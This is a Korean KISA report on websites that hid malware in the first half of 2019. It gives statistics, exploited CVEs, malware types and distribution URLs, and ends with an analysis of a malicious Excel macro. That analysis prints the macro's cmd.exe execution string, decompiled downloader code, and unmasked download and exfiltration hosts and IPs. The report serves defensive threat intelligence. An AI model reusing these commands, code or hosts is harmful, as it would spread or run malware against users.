악성코드 은닉사이트 탐지 동향 보고서 【'19년 상반기】

과학기술정보통신부
KISA 한국인터넷진흥원

CONTENTS

침해대응단

사이버침해대응본부

1. 악성코드 은닉사이트 동향 요약

상반기 동향 요약

【악성코드 은닉사이트 탐지현황】

o (유포지) 전년 하반기 대비 17%(276건→323건) 증가,

* 전년 상반기 대비 44%(580건→323건) 감소

o (경유지) 전년 하반기 대비 22%(5,890건→4,595건) 감소,

* 전년 상반기 대비 42%(8,008건→4,595건) 감소

【악성코드 유형】

o 원격제어(31%), 정보유출(계정정보)(22%), 다운로더(15%), 랜섬웨어(14%), 정보유출(기기정보)(10%), 가상통화 채굴(4%) 등

※ 2018년 하반기 악성코드 유형 : 정보유출(기기정보)(25%), 랜섬웨어(20%), 정보유출(계정정보)(20%), 다운로더(13%), 가상통화 채굴(8%), 원격제어(6%) 등

【취약한 S/W 악용현황】

o MS IE 취약점(46%), Java Applet 취약점(23%), Adobe Flash Player 취약점(23%), MS Edge 취약점(8%)

※ 2018년 하반기 취약점 S/W 악용현황 : Adobe Flash Player 취약점(40%), Java Applet 취약점(31%), MS IE 취약점(20%), MS Edge 취약점(8%), MS XML 취약점(1%)

【경유지 업종별 현황】

o 쇼핑(20%), 커뮤니티(19%), 제조(18%), 교육/학원(13%), 건강/의학(11%) 등

※ 2018년 하반기 경유지 업종별 현황 : 제조(24%), 커뮤니티(17%), 쇼핑(14%), 교육/학원(9%), 비즈니스/경제(8%) 등

2. 악성코드 은닉사이트 통계

Information TIP


o 악성코드 은닉사이트란?
이용자 PC를 악성코드에 감염시킬 수 있는 홈페이지로, 해킹을 당한 후 악성코드 자체 또는 악성코드를 유포하는 주소(URL)를 숨기고 있는 것을 말한다.

2.1 악성코드 유포지 현황

□ 유포지 탐지 현황

o 2019년 상반기에 악성코드 유포지 탐지 및 조치 현황은 다음과 같다.

- 전년 동기 대비 44%(580건→323건) 감소, 전년 하반기 대비 17%(276건→323건) 증가




[그림1] 악성코드 유포지 탐지 건수

□ 대량 경유지가 탐지된 유포지 TOP10

o 2019년 상반기에 대량 경유지가 탐지된 유포지 TOP10은 다음과 같다.

- 2019년 상반기 유포지에 의해 탐지된 경유지뿐만 아니라 기존 탐지된 유포지도 지속적으로 경유지에 악용되고 있으나, 차단/조치되어 추가 피해는 발생하지 않음



[그림2] 대량 경유지가 탐지된 유포지 Top 10


[표1] 대량 경유지가 탐지된 유포지

순위	탐지일	유포지	국가	경유지 건수
1	2017-02-07	램닛(Ramnit) 악성코드	--	800
2	2010-12-27	http://www.ro521.com/test.htm	US	587
3	2019-05-22	http://kks.me/aUYCK	CN	338
4	2011-05-06	http://www.wxxxx.net/bbs/data/talk/common.js	KR	318
5	2009-12-07	http://cpro.baidu.com/cpro/ui/cp.js	CN	305
6	2019-05-23	http://u6.gg/cXFwy	CN	227
7	2019-05-23	http://u6.gg/aHw3R	CN	215
8	2019-05-23	http://kks.me/a3Lh9	CN	149
9	2019-05-22	http://u6.gg/f8fDh	CN	120
10	2013-03-11	http://nxxxxd.com/new.htm	KR	91


□ 악성코드 취약점 및 취약한 S/W 악용현황

o CVE-2018-8174(MS IE 취약점)/CVE-2018-8373/CVE-2011-2140(Adobe Flash Player 취약점)/CVE-2011-3544/CVE-2012-4681, CVE-2011-3544/CVE-2012-4681/CVE-2013-0422 (Java 애플릿 취약점), CVE-2014-0569/CVE-2015-3133/CVE-2016-0189, CVE-2016-7200 (MS Edge 취약점)의 취약점이 복합적으로 사용되었다.

o 취약한 S/W 악용 유형 중 Internet Explorer 취약점이 46%의 비율로 가장 높았으며, 그 이외에도 Java Applet, Adobe Flash Player, MS Edge 순으로 나타났다.




[그림3] 취약점 악용 현황



[그림4] 취약한 S/W 악용 현황

□ 악성코드 유형별 비율

o 악성코드 유형 중 원격제어가 31%의 비율로 가장 높았으며, 그 이외에도 정보유출(계정정보), 다운로더, 랜섬웨어, 정보유출(기기정보), 가상통화 채굴 등의 악성코드 유형이 다양하게 나타났다.




[그림5] 악성코드 유형별 비율


※ 원격제어 : 해커가 원격지에서 악성코드에 감염된 좀비PC들을 제어하는 목적으로 이용하는 악성코드
※ 정보유출(계정정보) : 이용자의 PC 또는 모바일 기기내 저장된 ID, P/W 등을 탈취하는 악성코드
※ 다운로더 : 추가 악성코드를 인터넷이나 네트워크를 통하여 다운로드 후 설치 및 실행하는 악성코드
※ 랜섬웨어 : PC의 중요파일(문서, 사진 등)을 암호화하고 금전을 요구하는 악성코드
※ 정보유출(기기정보) : 감염된 PC 또는 모바일 단말기의 정보(MAC 주소, 운영체제, 실행중인 프로세스 등)를 탈취하는 악성코드
※ 가상통화 채굴 : 온라인 가상통화를 탈취하거나 채굴하기 위한 악성코드
※ DDoS : 다수의 좀비PC를 이용하여 대량의 유해 트래픽을 특정 시스템으로 전송해 시스템의 정상적인 서비스를 방해하는 악성코드
※ 키로깅 : 사용자가 키보드로 PC에 입력하는 내용을 몰래 탈취하기 위한 악성코드
※ 런처 : 다른 악성 프로그램을 실행할 때 사용하는 악성 프로그램
※ 정보유출(금융정보) : 공인인증서, 비밀번호 등 금융정보를 탈취하는 악성코드
※ 백도어 : 몰래 컴퓨터에 접속하여 악의적인 행위를 할 수 있도록 출입통로 역할을 해주는 악성코드
※ 드롭퍼 : 정상 애플리케이션인 것처럼 배포된 뒤 실행되면 바이러스 코드를 실행하는 악성코드

□ 위협 IP 및 도메인 현황

o 2019년 상반기에 위협 IP 및 도메인 현황 TOP10은 다음과 같다.



[그림6] 파밍 IP 악용 현황



[그림7] C&C 및 정보유출지 악용 현황

[표2] 파밍 IP / C&C 및 정보유출지 악용 현황

순위	파밍 IP	국가	건수	C&C 및 정보유출지	국가	건수
1	98.126.XXX.XXX	US	1	185.117.XXX.XXX	SE	15
2				169.239.XXX.XXX	ZA	7
3				172.104.XXX.XXX	US	7
4				54.38.XXX.XXX	US	7
5				66.42.XXX.XXX	AU	5
6				79.141.XXX.XXX	HK	5
7				185.136.XXX.XXX	GB	4
8				179.43.XXX.XXX	CH	4
9				167.179.XXX.XXX	NZ	3
10				92.38.XXX.XXX	RU	3

2.2 악성코드 경유지 현황


□ 경유지 탐지 · 업종별 비율

o 2019년 상반기에 악성코드 경유지 탐지 · 업종별 유형은 다음과 같다.


- 전년 동기 대비 42%(8,008건→4,595건) 감소, 전년 하반기 대비 22%(5,890건→4,595건) 감소

  ※ 탐지된 경유지는 해당 홈페이지 운영자에게 통보하여 악성코드 삭제 및 보안조치 요청을 수행


- 경유지 업종별 유형 중 쇼핑이 가장 높았고, 커뮤니티, 제조, 교육/학원, 건강/의학 순으로 탐지가 되었으며, 이에 대해 삭제 및 보안조치 요청



[그림8] 경유지 탐지 현황



[그림9] 탐지된 경유지의 도메인 기준 업종별 TOP 10



[그림10] 탐지된 경유지의 URL 기준 업종별 TOP 10

3. 악성코드 유포 사례 분석

□ 엑셀 매크로 기능을 악용한 원격제어형 악성코드 유포


o 악성코드 파일(20190706_077345.xls) 상세분석 내용

- 악성코드 행위 : 엑셀 실행 시 악성 매크로 기능을 악용, 특정 IP에 접속하여 특정 파일을 다운로드 및 실행을 통해 PC정보 유출하는 원격제어형 악성코드

- 네트워크상의 악성행위

도메인	IP	용도	상세내용
waiireme.com (우루과이)	-	정보유출지	원격제어
-	172.104.117.15 (미국)	정보유출지	
-	185.117.89.130 (스웨덴)	정보유출지	

- 운영체제상의 악성행위

항목	내용
네트워크	

<table>
<tr><td></td><td>

Left	186
Locked	False
MaxLength	0
MouseIcon	(없음)
MousePointer	0 - fmMousePointerDefault
MultiLine	False
PasswordChar	
ScrollBars	0 - fmScrollBarsNone
SelectionMargin	True
SpecialEffect	2 - fmSpecialEffectSunken
TabIndex	0
TabKeyBehavior	False
TabStop	True
Tag	http://walireme.com/t4
Text	EXEC("cmd.exe /c start """ xlx.exe")
TextAlign	1 - fmTextAlignLeft

Excel UserForm을 통해 추가 파일 다운로드
</td></tr>
<tr><td>행위</td><td>

```
26  sub_411440();
27  if ( IsUserAnAdmin_sub_411760() == 1 )
28  {
29    sub_411180("wsus.exe");
30    sub_411180("wsus.exe");
31    sub_411440();
32    sub_401590(0, 0, (int)L"cmd", (int)L"/C net.exe stop foundation", 0, 0);
33    sub_401590(0, 0, (int)L"cmd", (int)L"/C sc delete foundation", 0, 0);
34  }
35  sub_411180("wsus.exe");
36  sub_411180("wsus.exe");
```

```
1 BOOL sub_411440()
2 {
3   CHAR v1; // [esp+0h] [ebp-30Ch]
4   CHAR FileName; // [esp+104h] [ebp-208h]
5   CHAR pszPath; // [esp+208h] [ebp-104h]
6
7   SHGetSpecialFolderPathA(0, &pszPath, 35, 0);
8   wsprintfA(&FileName, "%s\\Microsoft Help\\wsus.exe", &pszPath);
9   DeleteFileA(&FileName);
10  wsprintfA(&v1, "%s\\NuGets\\wsus.exe", &pszPath);
11  return DeleteFileA(&v1);
12 }
```

```
1 BOOL __cdecl sub_411180(LPCSTR lpString2)
2 {
3   int v2; // [esp+0h] [ebp-134h]
4   DWORD dwProcessId; // [esp+8h] [ebp-12Ch]
5   CHAR String1; // [esp+24h] [ebp-110h]
6   int v5; // [esp+128h] [ebp-Ch]
7   HANDLE v6; // [esp+12Ch] [ebp-8h]
8   HANDLE hObject; // [esp+130h] [ebp-4h]
9
10  v5 = 0;
11  hObject = 0;
12  v6 = (HANDLE)CreateToolhelp32Snapshot_sub_401600(2, 0);
```

</td></tr>
</table>


```
13  if ( v6 != (HANDLE)-1 )
14  {
15    v2 = 296;
16    if ( Process32First_sub_401630(v6, &v2) )
17    {
18      do
19      {
20        if ( !lstrcmpA(&String1, lpString2) )
21        {
22          hObject = OpenProcess(1u, 0, dwProcessId);
23          if ( hObject )
24          {
25            TerminateProcee_sub_401660(hObject, -1);
26            CloseHandle(hObject);
27          }
28        }
29      }
30      while ( Process32Next_sub_401690(v6, &v2) );
31    }
32  }
33  return CloseHandle(v6);
34 }
```

관리자 권한일 때 "wsus.exe" 프로세스가 실행 중이면 종료 후 서비스 종료 및 삭제


관리자 권한이 아닐 때 "wsus.exe" 프로세스가 실행 중이면 종료

행위

```
37  SHGetSpecialFolderPathA(0, &pszPath, 35, 0);
38  wsprintfA(PathName, "%s\\NuGets", &pszPath);
39  CreateDirectoryA(PathName, 0);                    // C:\ProgramData\NuGets
40  v14 = sub_4016C0((int)"user32.dll", 0, 0);
41  v13 = (void (*)(CHAR *, const char *, ...))sub_401030(v14, (int)"wsprintfA");
42  CoCreateGuid(&pguid);
43  SHGetSpecialFolderPathA(0, &v6, 35, 0);
44  v13(&FileName, "%s\\NuGets\\template_%x.TMPTMPZIP7", &v6, PathName, pguid.Data3 + pguid.Data1 * pguid.Data2);
45  DeleteFileA(&FileName);
46  OutputDebugStringA(&FileName);
47  sub_410890((int)aHttp1721041171, (int)&FileName);// http://172.104.117.15/02.dat
48  Sleep(0x1388u);
49  OutputDebugStringA("1");
50  GetLastError();
```

